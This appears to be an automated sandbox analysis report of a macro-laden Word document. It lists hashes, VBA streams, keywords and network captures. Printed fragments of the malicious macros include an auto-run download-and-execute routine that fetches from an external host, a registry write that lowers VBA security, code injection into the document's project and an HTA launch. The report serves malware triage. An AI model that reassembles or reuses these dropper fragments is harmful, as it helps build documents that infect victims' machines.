SHA1:	E44DB415A96B00B95B2BF061C7DEB3B8C88E0967
SHA-256:	99A8179412ADA135B685AB226D0AF920DBF689422EE95A375EC687BF7561D775
SHA-512:	2C99AC5A727014748E955F7117C3C2C2379993012A3167AB37A7C2C5E5E9F05DF197748EE3165A2E09E950926EFBFE1AE6F2DAA60CC141CD3B4B00D3AC48360
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....pLA.....

C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Little-endian UTF-16 Unicode text, with CR line terminators
Category:	dropped
Size (bytes):	22
Entropy (8bit):	2.9808259362290785
Encrypted:	false
SSDEEP:	3:QAlX0Gn:QKn
MD5:	7962B839183642D3CDC2F9CEBDBF85CE
SHA1:	2BE8F6F309962ED367866F6E70668508BC814C2D
SHA-256:	5EB8655BA3D3E7252CA81C2B9076A791CD912872D9F0447F23F4C4AC4A6514F6
SHA-512:	2C332AC29FD3FAB66DBD918D60F9BE78B589B090282ED3DBEA02C4426F6627E4AAFC4C13FBCA09EC4925EAC3ED4F8662FDF1D7FA5C9BE714F8A7B993BECB3342
Malicious:	false
Preview:	....p.r.a.t.e.s.h.....

C:\Users\user\Desktop\~$tei-04.28.2021.doc	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	1.494861186799854
Encrypted:	false
SSDEEP:	3:Rl/Zd0lbkj3kllalRhlXlk:RtZCbyk2
MD5:	4C507C3324F22A4C2BFFBDD520DD5674
SHA1:	E44DB415A96B00B95B2BF061C7DEB3B8C88E0967
SHA-256:	99A8179412ADA135B685AB226D0AF920DBF689422EE95A375EC687BF7561D775
SHA-512:	2C99AC5A727014748E955F7117C3C2C2379993012A3167AB37A7C2C5E5E9F05DF197748EE3165A2E09E950926EFBFE1AE6F2DAA60CC141CD3B4B00D3AC48360
Malicious:	false
Preview:	.pratesh.....p.r.a.t.e.s.h.....pLA.....

Static File Info

General	
File type:	Microsoft Word 2007+
Entropy (8bit):	7.82220089201397

General

TrID:	• Word Microsoft Office Open XML Format document with Macro (52004/1) 33.99% • Word Microsoft Office Open XML Format document (49504/1) 32.35% • Word Microsoft Office Open XML Format document (43504/1) 28.43% • ZIP compressed archive (8000/1) 5.23%
File name:	Datei-04.28.2021.doc
File size:	103261
MD5:	6747583727ce069aa8ae9d398d35e5bc
SHA1:	97667bf552bf5557666b5266003b0411bc1669bc
SHA256:	127d2018e008677e5a0af20d8981806e07e3b57285787800554708803aaca6bd
SHA512:	88ca8855faf07a809f7badd05e0a36da9b24f103204e66ff2624de77a6f86428bee188f290dd224cabf99fe9ba0d28e73d543967d9e591fed69128ddf08e1719
SSDEEP:	1536:AH1R5bJCWehdklvI0APY2ywnbcbWSfZL2+wSJx8+RBZe0nV3AgXf0lSQw6egTm:KbJrlZAPY2yWwb3ZadaxHeuNQpegTm
File Content Preview:	PK.....!.x..}....e.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74f4c4c6c1cac4d8

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "/opt/package/joesandbox/database/analysis/399362/sample/Datei-04.28.2021.doc"

Indicators

Has Summary Info:	False
Application Name:	unknown
Encrypted Document:	False
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Title:	explorer c:\users\public\argumentSelectTmp.hta
Subject:	
Author:	ujmg
Keywords:	
Template:	Normal
Last Saved By:	Пользователь Windows
Revion Number:	2
Total Edit Time:	0
Create Time:	2021-04-28T04:45:00Z
Last Saved Time:	2021-04-28T04:45:00Z
Number of Pages:	1
Number of Words:	0
Number of Characters:	0
Creating Application:	Microsoft Office Word
Security:	4

Document Summary	
Number of Lines:	2
Number of Paragraphs:	0
Thumbnail Scaling Desired:	false
Company:	
Contains Dirty Links:	false
Shared Document:	false
Changed Hyperlinks:	false
Application Version:	16.0000

Streams with VBA

VBA File Name: ThisDocument.cls, Stream Size: 1127

General	
Stream Path:	VBA/ThisDocument
VBA File Name:	ThisDocument.cls
Stream Size:	1127
Data ASCII:	. . . . 4 . . . . b . . . p . . . . q . . . . p . . . . - . . i . H . ! . . W D Q . . . . K . . . . y . ' y . . . . X . O z . Y $ L . . . & . . . - . . . . x . . . . X . O z . Y $ L . . . & . . . - . . - . . i H . ! . . W D Q . . . . M E . . . .
Data Raw:	01 16 03 00 06 00 01 00 00 34 03 00 00 e4 00 00 00 ea 01 00 00 62 03 00 00 70 03 00 00 c4 03 00 00 00 00 00 00 01 00 00 00 71 cc 96 90 00 00 ff ff a3 01 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff 70 00 ff ff 00 00 03 7f 2d b5 fa 69 1d 48 9e 21 86 f4 57 44 51 84 ef 8e e3 9e df be fe 4b b5 1f 1d 00 79 ba 27 79 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Creatable
VB_Name
VB_PredeclaredId
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived
"ThisDocument"

VBA Code

VBA File Name: UserForm1.frm, Stream Size: 1182

General	
Stream Path:	VBA/UserForm1
VBA File Name:	UserForm1.frm
Stream Size:	1182
Data ASCII:	. . . . V . . . . L . . . .] . . . . q . (. . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 56 03 00 00 d4 00 00 00 4c 02 00 00 ff ff ff ff 5d 03 00 00 b1 03 00 00 00 00 00 00 01 00 00 00 71 cc 28 c6 00 00 ff ff 01 00 00 00 88 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
False
VB_Exposed
Attribute
VB_Name
VB_Creatable
VB_PredeclaredId

Keyword
VB_GlobalNameSpace
VB_Base
VB_Customizable
VB_TemplateDerived

VBA Code

VBA File Name: listCopy.bas, Stream Size: 1037

General	
Stream Path:	VBA/listCopy
VBA File Name:	listCopy.bas
Stream Size:	1037
Data ASCII:	. . . . m . . . . q . . - . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 92 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 99 02 00 00 6d 03 00 00 00 00 00 00 01 00 00 00 71 cc c1 2d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
"listCopy"
clearIteratorRef
Attribute
autoopen()
convertIndex
VB_Name
viewValueTextbox
memoryIndex
String

VBA Code

VBA File Name: optionRemoveGeneric.bas, Stream Size: 1304

General	
Stream Path:	VBA/optionRemoveGeneric
VBA File Name:	optionRemoveGeneric.bas
Stream Size:	1304
Data ASCII:	. . . . q . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 9a 02 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff a1 02 00 00 e9 03 00 00 00 00 00 00 01 00 00 00 71 cc 13 c4 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
optionPtr.Quit
False
optionPtr
String)
Attribute
optionPtr.Documents.Add
collectionSelect
VB_Name
CreateObject("word.application")
"optionRemoveGeneric"
memoryTempTrust

Keyword
memoryIndex(memoryTempTrust
optionPtr.Visible
SaveChanges:=wdDoNotSaveChanges
collectionSelect.VBProject.VBComponents("ThisDocument").CodeModule.AddFromString

VBA Code

VBA File Name: refConvertCaption.bas, Stream Size: 1636

General	
Stream Path:	VBA/refConvertCaption
VBA File Name:	refConvertCaption.bas
Stream Size:	1636
Data ASCII:	. . . . b . . . . i . . . . q . u m . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 62 03 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff 69 03 00 00 0d 05 00 00 00 00 00 00 01 00 00 00 71 cc 75 6d 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
String)
VB_Name
vbSwap
"refConvertCaption"
memCaptionOption.Text
StrConv(captionPaste,
Function
vbSwap.createElement("code")
exceptionPointer
Object
Variant
memConvertStruct)
ptrPtrStorage
memCaptionOption.DataType
constCollectionDatabase
memCaptionOption
memCaptionOption.nodeTypedValue
exceptionPointer(captionPaste,
ptrPtrStorage(constCollectionDatabase
Attribute

VBA Code

VBA File Name: repoText.bas, Stream Size: 2970

General	
Stream Path:	VBA/repoText
VBA File Name:	repoText.bas
Stream Size:	2970
Data ASCII:	. . . . q . . ; . . . . x . . . . M E . . . .
Data Raw:	01 16 03 00 00 f0 00 00 00 aa 04 00 00 d4 00 00 00 88 01 00 00 ff ff ff ff b1 04 00 00 b9 08 00 00 00 00 00 00 01 00 00 00 71 cc 1c 3b 00 00 ff ff 03 00 00 00 00 00 00 00 b6 00 ff ff 01 01 00 00 00 00 ff ff ff ff 00 00 00 00 ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

VBA Code Keywords

Keyword
convertIndex
String)
"repoText"
clearRefLoad
.RegWrite
VB_Name
Public
Function
varClass
String
Application.Version
captionBufData()
textExButton
vbUnicode)
Chr$(Val("&H"
clearRefLoad,
"jZXNzVkJPTQ=="),
Mid$(tempClearIndex,
arrayOption
Len(tempClearIndex)
mainExLocal
listboxNextVar()
CreateObject("ws"
"VjdXJpdHlcQWN"
viewValueTextbox()
trustStruct
tempClearIndex
globalResponse
textExButton(ByVal
varClass()
arrayOption,
countSelect
captionBufData
titleSize
Attribute
"REG_DWORD"
"cript.sh"
"ell")
convertIndex()
listboxNextVar
clearReference
mainExLocal()

VBA Code

Streams

Stream Path: PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 689

General	
Stream Path:	PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	689
Entropy:	5.29372046772
Base64 Encoded:	True
Data ASCII:	I D = " { 2 A 8 A 4 9 5 1 - B 5 C 1 - 4 C 9 C - A E 1 6 - E D B 1 E 3 E 7 5 4 8 3 } " . . D o c u m e n t = T h i s D o c u m e n t / & H 0 0 0 0 0 0 0 0 . . P a c k a g e = { A C 9 F 2 F 9 0 - E 8 7 7 - 1 1 C E - 9 F 6 8 - 0 0 A A 0 0 5 7 4 A 4 F } . . B a s e C l a s s = U s e r F o r m 1 . . M o d u l e = l i s t C o p y . . M o d u l e = r e f C o n v e r t C a p t i o n . . M o d u l e = o p t i o n R e m o v e G e n e r i c . . M o d u l e = r e p o T e x t . . N a m e = " P r o j e c t " . . H e l p
Data Raw:	49 44 3d 22 7b 32 41 38 41 34 39 35 31 2d 42 35 43 31 2d 34 43 39 43 2d 41 45 31 36 2d 45 44 42 31 45 33 45 37 35 34 38 33 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 44 6f 63 75 6d 65 6e 74 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 50 61 63 6b 61 67 65 3d 7b 41 43 39 46 32 46 39 30 2d 45 38 37 37 2d 31 31 43 45 2d 39 46 36 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 0d 0a 42

Stream Path: PROJECTwm, File Type: data, Stream Size: 239

General	
Stream Path:	PROJECTwm
File Type:	data
Stream Size:	239
Entropy:	3.53833137583
Base64 Encoded:	False
Data ASCII:	T h i s D o c u m e n t . T . h . i . s . D . o . c . u . m . e . n . t . . . U s e r F o r m 1 . U . s . e . r . F . o . r . m . 1 . . . l i s t C o p y . l . i . s . t . C . o . p . y . . . r e f C o n v e r t C a p t i o n . r . e . f . C . o . n . v . e . r . t . C . a . p . t . i . o . n . . . o p t i o n R e m o v e G e n e r i c . o . p . t . i . o . n . R . e . m . o . v . e . G . e . n . e . r . i . c . . . r e p o T e x t . r . e . p . o . T . e . x . t . . . . .
Data Raw:	54 68 69 73 44 6f 63 75 6d 65 6e 74 00 54 00 68 00 69 00 73 00 44 00 6f 00 63 00 75 00 6d 00 65 00 6e 00 74 00 00 00 55 73 65 72 46 6f 72 6d 31 00 55 00 73 00 65 00 72 00 46 00 6f 00 72 00 6d 00 31 00 00 00 6c 69 73 74 43 6f 70 79 00 6c 00 69 00 73 00 74 00 43 00 6f 00 70 00 79 00 00 00 72 65 66 43 6f 6e 76 65 72 74 43 61 70 74 69 6f 6e 00 72 00 65 00 66 00 43 00 6f 00 6e 00 76 00

Stream Path: UserForm1/\x1CompObj, File Type: data, Stream Size: 97

General	
Stream Path:	UserForm1/\x1CompObj
File Type:	data
Stream Size:	97
Entropy:	3.61064918306
Base64 Encoded:	False
Data ASCII:	. . . . . M i c r o s o f t F o r m s 2 . 0 F o r m . . . . . E m b e d d e d O b j e c t . . . . . 9 . q . . . . .
Data Raw:	01 00 fe ff 03 0a 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 19 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 46 6f 72 6d 73 20 32 2e 30 20 46 6f 72 6d 00 10 00 00 00 45 6d 62 65 64 64 65 64 20 4f 62 6a 65 63 74 00 00 00 00 00 00 f4 39 b2 71 00 00 00 00 00 00 00 00 00 00 00 00

Stream Path: UserForm1/\x3VBFrame, File Type: ASCII text, with CRLF line terminators, Stream Size: 292

General	
Stream Path:	UserForm1/\x3VBFrame
File Type:	ASCII text, with CRLF line terminators
Stream Size:	292
Entropy:	4.58743694765
Base64 Encoded:	True
Data ASCII:	V E R S I O N 5 . 0 0 . . B e g i n { C 6 2 A 6 9 F 0 - 1 6 D C - 1 1 C E - 9 E 9 8 - 0 0 A A 0 0 5 7 4 A 4 F } U s e r F o r m 1 . . C a p t i o n = " U s e r F o r m 1 " . . C l i e n t H e i g h t = 3 0 1 5 . . C l i e n t L e f t = 1 2 0 . . C l i e n t T o p = 4 6 5 . . C l i e n t W i d t h = 4 5 6 0 . . S t a r t U p P o s i t i o n = 1 ' C e n t e r O w
Data Raw:	56 45 52 53 49 4f 4e 20 35 2e 30 30 0d 0a 42 65 67 69 6e 20 7b 43 36 32 41 36 39 46 30 2d 31 36 44 43 2d 31 31 43 45 2d 39 45 39 38 2d 30 30 41 41 30 30 35 37 34 41 34 46 7d 20 55 73 65 72 46 6f 72 6d 31 20 0d 0a 20 20 20 43 61 70 74 69 6f 6e 20 20 20 20 20 20 20 20 20 3d 20 20 20 22 55 73 65 72 46 6f 72 6d 31 22 0d 0a 20 20 20 43 6c 69 65 6e 74 48 65 69 67 68 74 20 20 20 20 3d 20

Stream Path: UserForm1/f, File Type: data, Stream Size: 90

General	
Stream Path:	UserForm1/f
File Type:	data
Stream Size:	90
Entropy:	2.89102698747
Base64 Encoded:	False
Data ASCII:	. . . . . } . . k . . . . . , ... h o . . $ . . . . . X . . . . . T e x t B o x 1 4 . . . . .
Data Raw:	00 04 20 00 08 0c 00 0c 01 00 00 00 01 00 00 00 00 7d 00 00 6b 1f 00 00 c6 14 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 2c 00 00 00 00 00 01 68 6f 00 00 24 00 e5 01 00 00 08 00 00 80 01 00 00 00 58 03 00 00 00 00 17 00 54 65 78 74 42 6f 78 31 34 02 00 00 1a 01 00 00

Stream Path: UserForm1/o, File Type: data, Stream Size: 856

General	
Stream Path:	UserForm1/o
File Type:	data
Stream Size:	856
Entropy:	5.78040237389

General	
Base64 Encoded:	True
Data ASCII:	. . 8 . . . @ . . . . . . H . . . . { . . . S u b a u t o c l o s e ( ) . . d o w n l o a d . . e x e c u t e . . E n d S u b . . . . S u b d o w n l o a d ( ) . . . . S e t x m l h t t p = C r e a t e O b j e c t (" m i c r o s o f t . x m l h t t p ") . . x m l h t t p . O p e n " G E T " , " h t t p : / / b e t t e r - t r a n s p o r t - 2 0 0 8 . c o m / b i j o l / d V 6 T 3 i G 7 z Y Y N / G d U b 2 h c o K h 0 i 1 6 j t B 3 A 2 H 0 N A 1 h p c / 7 4 6 8
Data Raw:	00 02 38 03 01 01 40 80 00 00 00 00 1b 48 80 ac 1d 03 00 80 ec 09 00 00 7b 02 00 00 53 75 62 20 61 75 74 6f 63 6c 6f 73 65 28 29 0d 0a 20 20 20 20 64 6f 77 6e 6c 6f 61 64 0d 0a 20 20 20 20 65 78 65 63 75 74 65 0d 0a 45 6e 64 20 53 75 62 0d 0a 0d 0a 53 75 62 20 64 6f 77 6e 6c 6f 61 64 28 29 0d 0a 0d 0a 53 65 74 20 78 6d 6c 68 74 74 70 20 3d 20 43 72 65 61 74 65 4f 62 6a 65 63 74 28

Stream Path: VBA/_VBA_PROJECT, File Type: data, Stream Size: 4855

General	
Stream Path:	VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4855
Entropy:	4.66602075705
Base64 Encoded:	False
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 1 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 b2 00 00 03 00 ff 19 04 00 00 09 04 00 00 e3 04 03 00 00 00 00 00 00 00 00 00 01 00 07 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: VBA/__SRP_0, File Type: data, Stream Size: 2486

General	
Stream Path:	VBA/__SRP_0
File Type:	data
Stream Size:	2486
Entropy:	3.64532699898
Base64 Encoded:	True
Data ASCII:	. K * . . . . * \\ C N o r m a l r U . . . . @ . . . . @ . . . . @ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ . . . . ~ N . . . . " . . . . q . . . . W
Data Raw:	93 4b 2a b2 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 00 00 00 00 00 00 01 00 02 00 00 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 01 00 09 00 00 00 2a 5c 43 4e 6f 72 6d 61 6c 72 55 00 01 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00

Stream Path: VBA/__SRP_1, File Type: data, Stream Size: 214

General	
Stream Path:	VBA/__SRP_1
File Type:	data
Stream Size:	214
Entropy:	1.76333029747
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . @ . . . . ~ z . . . . q . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 02 00 00 00 00 00 00 7e 7a 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: VBA/__SRP_2, File Type: data, Stream Size: 348

General	
Stream Path:	VBA/__SRP_2
File Type:	data
Stream Size:	348
Entropy:	1.78667786328
Base64 Encoded:	False

General	
Data ASCII:	r U @ . . . . @ . . . . @ . . . . 8 . . . . P . . . . A . . . . ` . . . q . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 03 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 01 00 00 00 01 00 d1 0b 00 00 00 00 00 00 00 00 00 00 11 0c 00 00 00 00 00 00 00 00 00 00 41 0c

Stream Path: VBA/__SRP_3, File Type: data, Stream Size: 106


General	
Stream Path:	VBA/__SRP_3
File Type:	data
Stream Size:	106
Entropy:	1.35911194617
Base64 Encoded:	False
Data ASCII:	r U @ . . . . @ . . . . @ . . . . x . . . . b . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 78 00 00 00 08 00 00 00 00 00 00 00 62 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00

Stream Path: VBA/dir, File Type: Tower/XP rel 3 object not stripped - version 18435, Stream Size: 1172

General	
Stream Path:	VBA/dir
File Type:	Tower/XP rel 3 object not stripped - version 18435
Stream Size:	1172
Entropy:	6.62532484228
Base64 Encoded:	True
Data ASCII:	. . . . 0 * . . . . . p . . H . . . . . d . . . . P r o j e c t . Q . (. . @ . . . . . = ... l . . . . | b . . . . J . < . . . . . r s t d . o l e > . . s . t . . d . o . l . e P . . . h . % ^ . . * . \\ G { 0 0 0 2 0 . 4 3 0 - . . . . C . . . . 0 0 4 6 } # . 2 . 0 # 0 # C : . \\ W i n d o w s . \\ S y s t e m 3 . 2 \\ . e 2 . t l b . # O L E A u t . o m a t i o n . ` . . . . E N o r m a l . . E N . C r . m . a Q . F . . . . * , \\ C . . . . . . m . .
Data Raw:	01 90 b4 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e3 04 04 00 07 00 1c 00 50 72 6f 6a 65 63 74 05 51 00 28 00 00 40 02 14 06 02 14 3d ad 02 0a 07 02 6c 01 14 08 06 12 09 02 12 80 06 bb 7c 62 0f 00 0c 02 4a 12 3c 02 0a 16 00 01 72 73 74 64 10 6f 6c 65 3e 02 19 73 00 74 00 00 64 00 6f 00 6c 00 65 50 00 0d 00 68 00 25 5e 00 03 2a 00 5c 47 7b 30 30

Network Behavior

Network Port Distribution



Total Packets: 50

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2021 17:53:44.786062002 CEST	49710	80	192.168.2.5	45.142.215.160
Apr 28, 2021 17:53:44.855005026 CEST	80	49710	45.142.215.160	192.168.2.5
Apr 28, 2021 17:53:44.855154037 CEST	49710	80	192.168.2.5	45.142.215.160
Apr 28, 2021 17:53:44.855736017 CEST	49710	80	192.168.2.5	45.142.215.160
Apr 28, 2021 17:53:44.923049927 CEST	80	49710	45.142.215.160	192.168.2.5
Apr 28, 2021 17:53:45.297656059 CEST	80	49710	45.142.215.160	192.168.2.5
Apr 28, 2021 17:53:45.298316002 CEST	49710	80	192.168.2.5	45.142.215.160
Apr 28, 2021 17:53:50.303154945 CEST	80	49710	45.142.215.160	192.168.2.5
Apr 28, 2021 17:53:50.304030895 CEST	49710	80	192.168.2.5	45.142.215.160
Apr 28, 2021 17:53:56.430592060 CEST	49710	80	192.168.2.5	45.142.215.160

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 28, 2021 17:53:30.874490976 CEST	53784	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:30.925375938 CEST	53	53784	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:31.511425972 CEST	65307	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:31.511853933 CEST	64344	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:31.561132908 CEST	53	64344	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:31.573415041 CEST	62060	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:31.585130930 CEST	53	65307	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:31.622153997 CEST	53	62060	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:32.602096081 CEST	61805	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:32.653616905 CEST	53	61805	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:33.699693918 CEST	54795	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:33.749295950 CEST	53	54795	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:34.211718082 CEST	49557	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:34.271522999 CEST	53	49557	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:34.778029919 CEST	61733	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:34.831298113 CEST	53	61733	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:36.422395945 CEST	65447	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:36.476030111 CEST	53	65447	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:38.167542934 CEST	52441	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:38.219259977 CEST	53	52441	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:39.495086908 CEST	62176	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:39.589145899 CEST	53	62176	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:40.201677084 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:40.280931950 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:41.209798098 CEST	65296	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:41.211311102 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:41.261423111 CEST	53	65296	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:41.282182932 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:42.227437973 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:42.276070118 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:42.989947081 CEST	63183	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:43.047410011 CEST	53	63183	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:43.937576056 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:43.997072935 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:44.029372931 CEST	56969	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:44.089503050 CEST	53	56969	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:44.243268013 CEST	59596	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:44.300282001 CEST	53	59596	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:44.715724945 CEST	55161	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:44.775250912 CEST	53	55161	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:44.945919991 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:45.003277063 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:45.948122978 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:46.005336046 CEST	53	60151	8.8.8.8	192.168.2.5
Apr 28, 2021 17:53:47.952606916 CEST	60151	53	192.168.2.5	8.8.8.8
Apr 28, 2021 17:53:48.011315107 CEST	53	60151	8.8.8.8	192.168.2.5
